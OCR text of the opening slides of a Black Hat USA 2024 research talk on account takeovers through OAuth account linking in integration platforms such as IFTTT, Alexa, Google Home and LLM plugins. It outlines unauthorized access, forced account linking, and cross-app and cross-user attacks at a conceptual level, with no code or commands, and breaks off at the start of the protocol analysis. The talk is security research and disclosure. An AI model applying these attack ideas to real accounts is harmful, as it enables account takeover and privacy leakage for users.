black hat USA 2024

One Hack to Rule Them All:


Pervasive Account Takeovers in Integration Platforms for Workflow Automation, Virtual Voice Assistant, IoT, & LLM Services

Kaixuan Luo[1], Xianbo Wang[1]

Adonis Fung[2], Julien Lecomte[2], Wing Cheong Lau[1]

1 The Chinese University of Hong Kong, 2 Samsung Research America

About us



Kaixuan Luo*
PhD Candidate


Xianbo Wang
PhD Candidate
@sanebow

Wing Cheong Lau
Professor

MobiTeC
Mobile Technologies Centre

香港中文大學
The Chinese University of Hong Kong

* Part of the work done while interning at Samsung



Adonis Fung
Director of Engineering, Security
Samsung Research America

Julien Lecomte
Head of Software Engineering & Operations
Samsung Research America

Samsung Research America

Agenda

1. **Executive Summary**
2. **Protocol Analysis:** Challenges, Flaws, Attacks & Defenses
3. **Impact Analysis**: Testing & securing 20+ integration platforms
4. **Case Study**: One concrete example of attack
5. **Key Takeaways**

Executive Summary

What is an Integration Platform?

Workflow Automation Platforms

Microsoft Power Automate

IFTTT

Virtual Voice Assistants

Google Assistant


alexa

IoT Platforms/ Smart Homes

Google Home

LLM Platforms with Plugins


What is an Integration Platform?



- **Integration Platform** Connects and Aggregates functionalities of diverse apps/services
- **Account Linking** Links the end-user's App accounts to Integration platform account
- **OAuth** is the de facto standard protocol to achieve Account Linking


Open Marketplace Design

alexa



Microsoft Power Automate

Anyone can publish an app



When Account Linking goes Wrong


LGTM !

User controls their own apps, services or devices

Unauthorized Access

Account Takeovers

Privacy Leakage



Forced Account Linking

When Account Linking goes Wrong

LGTM !

User's Platform Account 🔗 Same User's App Account

User controls their own apps, services or devices

Unauthorized Access

Attacker's Platform Account 🔗 Victim's App Account

Account Takeovers


Privacy Leakage

Victim's Platform Account 🔗 Attacker's App Account

Forced Account Linking

Attacker as a Malicious App

Victim's Benign App Account



Cross-app Attack

When Account Linking goes Wrong

LGTM !

User's Platform Account 🔗 Same User's App Account

User controls their own apps, services or devices

Unauthorized Access

Attacker's Platform Account 🔗 Victim's App Account

Account Takeovers

Privacy Leakage

Victim's Platform Account 🔗 Attacker's App Account


Forced Account Linking

Attacker as a Platform User

Victim's Benign App Account


Cross-user Attack

Quick Demo



Protocol Analysis

Recall: Traditional OAuth
OAuth 2.0 Authorization Code Grant



However

Traditional OAuth Protocol

≠

